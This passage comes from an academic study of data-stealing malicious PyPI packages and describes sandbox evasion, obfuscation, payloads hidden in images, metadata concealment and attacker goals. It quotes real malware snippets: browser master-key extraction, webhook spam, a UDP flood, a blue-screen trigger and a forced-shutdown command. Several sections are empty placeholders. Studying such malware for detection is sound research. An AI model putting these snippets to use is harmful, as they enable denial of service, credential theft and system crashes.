There are two ways to disguise the operation process: one is the anti-detection-mechanism, and the other is to delete temporary files. There are many ways of anti detection, but the essence is to detect whether the running environment of the script is monitored to prevent the script from running in the test environment. A script tried to load *sbiedll.dll*, which is a dynamic link




Fig. 3: Disguise Object Statistics

library used by Sandboxie sandbox software. If the loading is successful, the script is running in a sandbox environment. This can help data-stealing detect whether it is running in a sandbox environment, thus avoiding execution in the sandbox, which is usually used for malware analysis and debugging. There are also scripts that use WMI (*i.e., Windows Management Instrumentation*) to query the information of hard disk drives. If the description of the hard disk drive contains "VBox" (*i.e., the identifier of the VirtualBox*) or "virtual" (*i.e., the identifier of the virtual machine*), the script runs in the virtual machine. Virtual machines are usually used for security analysis and malware research, so malware will avoid execution in the virtual machine environment. Additionally, some scripts list BLACKLISTs containing user IDs, hostnames, and MAC addresses. They detect the current machine's relevant information and check whether it matches any entry in the blacklist. If a match is found, the program terminates. Part of test items are shown in Table 6.

BlacklistUsers	BlacklistUsername	BlacklistMAC
'WDAGUtilityAc-	'BEE7370C-8C0C-4',	'00:15:5d:00:07:34',
count', '3W1GJT',	'DESKTOP-NAKFFMT',	'00:e0:4c:b8:7a:58',
'QZSBJVWM',	'WIN-5E07COS9ALR',	'00:0c:29:2c:c1:21',
'5ISYH9SH', 'Abby',	'B30F0242-1C6A-4',	'00:25:90:65:39:e4'
'hmarc'	'DESKTOP-VRSQLAG'	

Table 4: Blacklist Test Item

Another disguise behavior observed is to delete the temporary files created during its execution, with the common function is `os.remove(filename)`. This practice serves multiple purposes, including covering tracks to evade detection and minimizing the malware's footprint on the compromised system. By

```
def get_master_key(self, path):
    with open(path, __import__('base64').b64decode(__import__('zlib')))
        local_state = f.read()
    local_state = json.loads(local_state)
    master_key = base64.b64decode(local_state[__import__('base64').b64decode(__import__('zlib'))
    master_key = master_key[True | True << (True << (True << True >> True))]:]
    master_key = CryptUnprotectData(master_key, None, None, None, True >> True)[True << True >> True]
    return master_key
```

Fig. 4: Code Obfuscation

removing temporary files, data-stealing aim to hinder analysis by security researchers and avoid leaving traces that could trigger alerts from antivirus or monitoring tools. Some packages for remote download will store files in temporary locations. After downloading and executing these files, the script will delete some downloaded zip files for cleaning. The script mentioned in section 4.2.2 to search for potentially private local files whose file names contain keywords will also package the files into the created zip file and delete them after sending. Scripts that steal software or browser information will find the folder where the target application stores data. Some of them will copy the folder to the local temporary directory, compress and send it before deleting it.

We found two ways to disguise code. One is to replace the code with a character style, such as Fig.4. The characters in the code are not conventional ASCII characters, but different font variants are used. These font variants are only used to increase the reading difficulty, which will not affect the operation of the program in essence, but only prevent direct understanding or reverse engineering through visual interference.

The other is to hide the code in the JPG file. The package *colourama* writes malicious code into the test.jpg file in advance, then rename the test.jpg file to new.vbs, and then use the Wscript command to execute the new.vbs file. At the same time, if there is no test.jpg, the script will send an HTTP request to download the remote script, generate a random 16 character file name, attach the.Vbs extension, open the file and write the downloaded script content in the append mode, and finally execute the VBScript file. It is worth noting that the code used to perform these operations is Base64 encoded, which makes the malicious operation more hidden.

Beyond obfuscating the code, the package also conceals its metadata. Typically stored in PKG-INFO files, metadata includes key details such as the Metadata-Version, Summary, Home-Page, Author, and License. Through manual inspection of each PKG-INFO, we discovered that numerous metadata fields were either missing or unreadable, likely an intentional measure to obscure attacker-related information. We specifically examined the description-summary, author name and email, as these contain highly sensitive information that could readily reveal both the package's intent and the attacker's identity.

According to statistics, we found that 90% of metadata contains descriptions or summaries, but 68% of them are unreadable or have no actual content. Regarding the author name field, 15.6% of the metadata entries were found to be missing this information. 14.2% of the listed author names are unreadable, either mixed with symbols and numbers or directly using

package names. Among the readable names, we used a name query website (<https://www.behindthename.com/>) to verify their trustworthiness, and found that only 18.3% of the names were trustworthy, while the rest were mostly meaningless words such as 'haha' and 'test'. Email addresses, being more sensitive personal information, appear less frequently in metadata, with only 28.9% of cases including this field. Similarly, we tested the availability of email addresses through the website (<https://hunter.io/dashboard>) and found that 41.6% of them were not intended for receiving emails, meaning they were not trustworthy.

This investigation reveals a dual-layered deception strategy employed by malicious packages. Attackers not only implement multiple disguise techniques but also systematically manipulate package metadata to obscure their information. Our statistical analysis demonstrates the alarming prevalence of these practices: 94% of examined packages exhibit either missing or untrustworthy metadata, with particularly low validity rates for critical identifiers. These findings underscore the need for more robust verification mechanisms that examine both code implementation and package metadata with equal scrutiny.

4.4 Objective Study (RQ4)

In this chapter, we will perform a thorough analysis of the objectives behind these malicious packages. By integrating this examination with the patterns and characteristics of data-stealing packages outlined in Chapter 4.2, we seek to reveal the fundamental goals driving the design and deployment of such data-stealing packages.

The packages in patterns 1 and 2 mainly steal personal and authentication information on various platforms. The user's account and password, address and credit card information stolen by the data-stealing package in the browser are very valuable to attackers. The browser's history, payment information, and billing records provide attackers with insights into the victim's economic situation, enabling them to identify and select high-value targets for further attacks. Access to digital currency wallet information, including cryptocurrency wallets like Exodus, enables attackers to directly steal funds, posing a significant financial threat to victims. The purpose of stealing software and website information is diverse. After stealing Discord information, attackers can obtain the user's account permissions, and even send messages, join the server, etc., so that they can use the account to defraud the victim's relatives and friends of money. After stealing steam and minecraft accounts, the stolen accounts may be sold for financial benefits due to the large amount of information related to games, shopping and personal accounts stored in these software accounts. There are the most data-stealing packages for the purpose of stealing system information. By stealing system information, malicious scripts can gather critical details such as system configurations and computer specifications. Attackers leverage this data to plan and execute more targeted and effective subsequent attacks. At the same time, stealing system information can help the attacker

understand the security vulnerabilities and configuration of the target system, so as to find a way to improve permissions, or set up a back door to access the attacked system at any time in the future.

In addition to stealing data, certain data-stealing packages are designed with malicious attack capabilities, as seen in patterns 2, 5, and 7. Extra malicious attacks include spamming, UDP flood attack, self starting mechanism, cryptocurrency address swap and various attacks on computers.

Some packages use the startup folder mechanism of the windows system to copy the malicious script file to the startup directory to ensure that the script will run every time the system restarts.

The package *noblesse-0.0.5* carries out classic spam attack and flood attack. The *webhook-spam* function of the code sends a payload with the specified content by sending a post request to the webhook URL. This function can be used to send a large number of content, disrupt the target system or service, and produce the effect of spam. Relevant codes are shown in Listing 9. The *flood* function in the code performs a classic flood attack. It creates a UDP socket and sends packets to the destination IP and port. This operation will send a large number of packets in a short time. In this way, the attacker can cause network congestion, exhaust the bandwidth or resources of the target server, and make the target service unavailable. Relevant codes are shown in Listing 10.

Listing 9: Spamming

```
1 def webhook_spam(webhook, content):
2     payload = {'content': content}
3     requests.post(webhook, json=payload)
```

Listing 10: UDP Flood Attack

```
1 def flood(sock, ip, port, stop, bytes):
2     while time.time() < stop:
3         sock.sendto(bytes, (ip, port))
```

In addition, the *address-swap* function in *pycryptography-3.0.0* identifies the cryptocurrency address copied to the clipboard by the user and automatically replaces it with the address of the attacker, ensuring that the user transfers funds to the attacker's account when transferring funds, the economic losses caused by this practice are huge.

In addition to the above attacks, there are also attacks on computer systems. For example, the function shown in Listing 11 obtains sufficient system privileges through the *RtlAdjustPrivilege* function, and then simulates a hard error through the *NtRaiseHardError* function, causing the system to crash with a blue screen. This operation may cause the target machine to crash, and may be used to interfere with the normal operation of the system in some malicious behaviors. There are also malicious scripts that call the *os.system("shutdown /s /t 1")* command to force shutdown, which may cause data corruption or loss, damage to the file system and operating system.

Listing 11: Blue Screen of Death

```

1  def bluescreen(ctx):
2      ctypes.windll.ntdll.RtlAdjustPrivilege(19, 1, 0, ctypes.byref
      (ctypes.c_bool()))
3      ctypes.windll.ntdll.NtRaiseHardError(0xc0000022, 0, 0, 0, 6,
      ctypes.byref(ctypes.c_ulong()))

```

4.5 Detection Effectiveness Evaluation (RQ5)

5 Related Work

We reviewed and discussed the related work with respect to privacy leakage, empirical studies on malware, and malware detection on OSS packages.

5.1 Privacy Leakage

Many studies investigated cyberattacks targeting privacy leakage. Thomas et al. [40] presented the first longitudinal measurement study of how miscreants obtain stolen credentials and subsequently bypass risk-based authentication schemes to hijack a victim’s account. They develop an automated framework that monitors credential thefts in blackmarket. Through this framework, they identified over 14.3 million victims in total between 2016 and 2017, demonstrating the vast underground economy surrounding credential theft. Ransomware is another threat to privacy leakage. Gabriela et al. [2] look into the evolving dynamics of ransomware. They analyze network traffic patterns of ransomware activities and found that ransomware is shifting towards complex data leakage strategies. Ozturk et al. [29] conducted a comprehensive analysis of ransomware variants that specialize in data theft, emphasizing the dynamic behavior patterns and techniques adopted by these malicious entities to compromise data privacy. Gao et al. [9] propose a novel pseudo-client attack mechanism on various split learning models, revealing serious privacy risks of split learning. As for defensive measures, Hirano et al. [16] proposed T-PIM mechanism that provides a secure password input method to users, which features a hypervisor to isolate a trusted domain and provides users with a secure password input method. Chowdhury et al. [5] proposes an efficient scheme for protecting sensitive data from malicious threats using data mining and machine learning techniques. Stofol et al. [35] propose a different approach for securing data in the cloud using offensive decoy technology and protect against the misuse of the user’s real data. Olabim et al. [27] proposed a novel framework integrating differential privacy to ensure that exfiltrated data remains unusable to attackers through the introduction of statistical noise.

5.2 Empirical Studies on Malware.

Malware empirical studies contribute to the understanding of its behavior, propagation mechanisms, defense strategies, and impact on society. The first systematic investigation into malicious packages was conducted by Ohm et al. [25]. They collected 174 malicious software packages from multiple platforms and manually studied their injection methods, triggering methods, and targets. Guo et al. [45] investigated the characteristics and current state of the malicious code lifecycle in the PyPI ecosystem, reflecting the characteristics of malicious code at different stages. Zahan et al. [46] conducted an empirical study on npm package metadata, they identified six signals of security weakness in NPM supply chain and presented a framework that helps prioritization and quantification of weak link signals in the npm supply chain.

5.3 Malware Detection on OSS Packages.

Malware Detection is one of the core areas of cybersecurity, aimed at identifying, classifying, and preventing attacks by malicious software (such as ransomware, spyware, etc.) through technological means. Garrett et al. [10] selected multiple features and used clustering techniques to construct a benign behavior model for detecting malicious NPM packages. Ohm et al. [26] extended their work on this basis. They added features related to software package metadata and obfuscation and evaluated the feasibility of different supervised ML models in detecting malicious packages. Sejia et al. [32] present Amalfi, a ML based approach for automatically detecting potentially malicious packages comprised of three complementary techniques. In this work, they used the feature set extended by Garrett et al. [10] to train the classifier. There are also many tools for malware detection in the PyPI ecosystem. The detection method proposed by Vu et al. [43] focuses on typosquatting and combosquatting attacks. They perform detection by checking whether the name of the package is similar to the package in the Python standard library or a known source code repository. Liang et al. [21] proposed using clustering techniques to group PyPI installation scripts for detection. And Sun et al. [36] combined deep code behavior features with metadata features for detection. Both of them model malicious behavior as discrete features.

6 Threats and Limitations

7 Conclusion and Future Work

xxxx [3]

Acknowledgment

This work was supported by the National Natural Science Foundation of China (Grant No. 62402342).

References

1. (???)
2. Almeida G, Vasconcelos F (2023) Analyzing data theft ransomware traffic patterns using bert. arXiv Preprint
3. Cappos J, Samuel J, Baker S, Hartman JH (2008) A look in the mirror: Attacks on package managers. In: Proceedings of the 15th ACM conference on Computer and communications security, pp 565–574
4. Chaitin (2024) Inventory of major global data breaches in the first half of 2024. URL <https://rivers.chaitin.cn/blog/cqqfsk90lnec5jjuglg0>
5. Chowdhury M, Rahman A, Islam R (2017) Protecting data from malware threats using machine learning technique. In: 2017 12th IEEE conference on industrial electronics and applications (ICIEA), IEEE, pp 1691–1694
6. CrowdStrike (2022) Detecting poisoned python packages: Ctx and phpass. URL <https://www.crowdstrike.com/en-us/blog/how-crowdstrike-detects-poisoned-python-packages-ctx-phpass/>
7. Cybersecurity and Infrastructure Security Agency (CISA) (2021) Malware discovered in popular npm package ua-parser-js. URL <https://www.cisa.gov/news-events/alerts/2021/10/22/malware-discovered-popular-npm-package-ua-parser-js>, accessed: 2025-05-06
8. DarkOwl (2022) The darknet economy of credential data: Keys and tokens. URL <https://www.darkowl.com/blog-content/the-darknet-economy-of-credential-data-keys-and-tokens/>
9. Gao X, Zhang L (2023) {PCAT}: functionality and data stealing from split learning by {pseudo-client} attack. In: 32nd USENIX Security Symposium (USENIX Security 23), pp 5271–5288
10. Garrett K, Ferreira G, Jia L, Sunshine J, Kästner C (2019) Detecting suspicious package updates. In: Proceedings of the IEEE/ACM 41st International Conference on Software Engineering: New Ideas and Emerging Results, pp 13–16
11. Goodin D (2024) PyPI halted new users and projects while it fended off supply-chain attack. URL <https://arstechnica.com/security/2024/03/pypi-halted-new-users-and-projects-while-it-fended-off-supply-chain-attack/>
12. google (2025) Personal and sensitive user data. URL <https://support.google.com/googleplay/android-developer/answer/10144311?sjid=17095053098156260644-NC>
13. Google Cloud (2021) Threat horizons. URL https://services.google.com/fh/files/misc/gcat_threathorizons_full_nov2021.pdf

14. Google LLC (????) Google bigquery: Cloud data warehouse. URL <https://cloud.google.com/bigquery>
15. Google OSV (2023) Osv developer test interface. URL <https://test.osv.dev/>
16. Hirano M, Umeda T, Okuda T, Kawai E, Yamaguchi S (2009) T-pim: Trusted password input method against data stealing malware. In: 2009 Sixth International Conference on Information Technology: New Generations, IEEE, pp 429–434
17. IBM Security, Ponemon Institute (2024) Cost of a data breach report 2024. URL <https://www.ibm.com/cn-zh/reports/data-breach>, research report
18. gdpr info (2025) Gdpr personal data. URL <https://gdpr-info.eu/issues/personal-data/>
19. (ITRC) ITRC (2025) 2024 data breach report. URL <https://www.idtheftcenter.org/publication/2024-data-breach-report>
20. Lakshmanan R (2024) Pypi halts sign-ups amid surge of malicious package uploads targeting developers. URL <https://thehackernews.com/2024/03/pypi-halts-sign-ups-amid-surge-of.html>
21. Liang W, Ling X, Wu J, Luo T, Wu Y (2023) A needle is an outlier in a haystack: hunting malicious pypi packages with code clustering. In: 2023 38th IEEE/ACM International Conference on Automated Software Engineering (ASE), IEEE, pp 307–318
22. Microsoft (2025) How much data is generated per day? URL <https://www.digitalsilk.com/digital-trends/how-much-data-is-generated-per-day/>
23. microsoft (2025) Sensitive information type entity definitions. URL <https://learn.microsoft.com/en-us/purview/sit-sensitive-information-type-entity-definitions>
24. Oh C, Ha J, Roh H (2021) A survey on tls-encrypted malware network traffic analysis applicable to security operations centers. *Applied Sciences* 12(1):155
25. Ohm M, Plate H, Sykosch A, Meier M (2020) Backstabber’s knife collection: A review of open source software supply chain attacks. In: Proceedings of the 17th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment, pp 23–43
26. Ohm M, Boes F, Bungartz C, Meier M (2022) On the feasibility of supervised machine learning for the detection of malicious software packages. In: Proceedings of the 17th International Conference on Availability, Reliability and Security, pp 1–10
27. Olabim M, Greenfield A, Barlow A (2024) A differential privacy-based approach for mitigating data theft in ransomware attacks. *Authorea Preprints*
28. OSCS Open Source Security Community (2022) Mega707 launches over 150 malicious software packages in pypi official repository. URL <https://www.oscs1024.com/hd/MPS-2022-20159>, 2025-05-25
29. Ozturk M, Demir A, Arslan Z, Caliskan O (2024) Dynamic behavioural analysis of privacy-breaching and data theft ransomware. *arXiv Preprint*

30. Python Software Foundation (2023) Securing pypi accounts via two-factor authentication. URL <https://blog.pypi.org/posts/2023-05-25-securing-pypi-with-2fa/>
31. Python Software Foundation (2024) 2fa required for pypi. URL <https://blog.pypi.org/posts/2024-01-01-2fa-enforced/>
32. Sejfić A, Schäfer M (2022) Practical automated detection of malicious npm packages. In: Proceedings of the 44th International Conference on Software Engineering, pp 1681–1692
33. Snyk (2023) Snyk. URL <https://snyk.io/>
34. SolarWinds Inc (2021) Solarwinds security advisory. URL <https://www.solarwinds.com/sa-overview/securityadvisory>, accessed: 2025-05-25
35. Stolfo SJ, Salem MB, Keromytis AD (2012) Fog computing: Mitigating insider data theft attacks in the cloud. In: 2012 IEEE symposium on security and privacy workshops, IEEE, pp 125–128
36. Sun X, Gao X, Cao S, Bo L, Wu X, Huang K (2024) 1+1₂: Integrating deep code behaviors with metadata features for malicious pypi package detection. In: Proceedings of the 39th IEEE/ACM International Conference on Automated Software Engineering, pp 1–13
37. Taylor M, Vaidya R, Davidson D, De Carli L, Rastogi V (2020) Defending against package typosquatting. In: Proceedings of the 14th International Conference on Network and System Security, pp 112–131
38. Team SSR (2025) Open source malware index q1 2025: Data ex-fil threats rising sharply. URL <https://www.sonatype.com/blog/open-source-malware-index-q1-2025>
39. techtarget (2025) sensitive information definition. URL <https://www.techtarget.com/whatis/definition/sensitive-information>
40. Thomas K, Li F, Zand A, Barrett J, Ranieri J, Invernizzi L, Markov Y, Comanescu O, Eranti V, Moscicki A, et al. (2017) Data breaches, phishing, or malware? understanding the risks of stolen credentials. In: Proceedings of the 2017 ACM SIGSAC conference on computer and communications security, pp 1421–1434
41. United States Congress (1986) Computer fraud and abuse act (cfaa), 18 u.s. code § 1030. United States Code, URL <https://www.law.cornell.edu/uscode/text/18/1030>, amended multiple times, latest version available at: <https://www.law.cornell.edu/uscode/text/18/1030>
42. United States Congress (1996) Health insurance portability and accountability act (hipaa), pub. l. no. 104-191, 110 stat. 1936. United States Statutes at Large, URL <https://www.govinfo.gov/content/pkg/PLAW-104publ191/html/PLAW-104publ191.htm>, available at: <https://www.govinfo.gov/content/pkg/PLAW-104publ191/html/PLAW-104publ191.htm>
43. Vu DL, Pashchenko I, Massacci F, Plate H, Sabetta A (2020) Typosquatting and combosquatting attacks on the python ecosystem. In: 2020 IEEE european symposium on security and privacy workshops (euros&pw), IEEE, pp 509–514

-
44. Vu DL, Newman Z, Meyers JS (2023) Bad snakes: Understanding and improving python package index malware scanning. In: Proceedings of the 45th International Conference on Software Engineering
 45. Wenbo G, Zhengzi X, Chengwei L, Cheng H, Yong F, Yang L (2023) An empirical study of malicious code in pypi ecosystem. In: Proceedings of the 38th IEEE/ACM International Conference on Automated Software Engineering
 46. Zahan N, Zimmermann T, Godefroid P, Murphy B, Maddila C, Williams L (2022) What are weak links in the npm supply chain? In: Proceedings of the 44th International Conference on Software Engineering: Software Engineering in Practice, pp 331–340
 47. Zhang J, Huang K, Chen B, Wang C, Tian Z, Peng X (2023) Malicious package detection in npm and pypi using a single model of malicious behavior sequence. arXiv preprint arXiv:230902637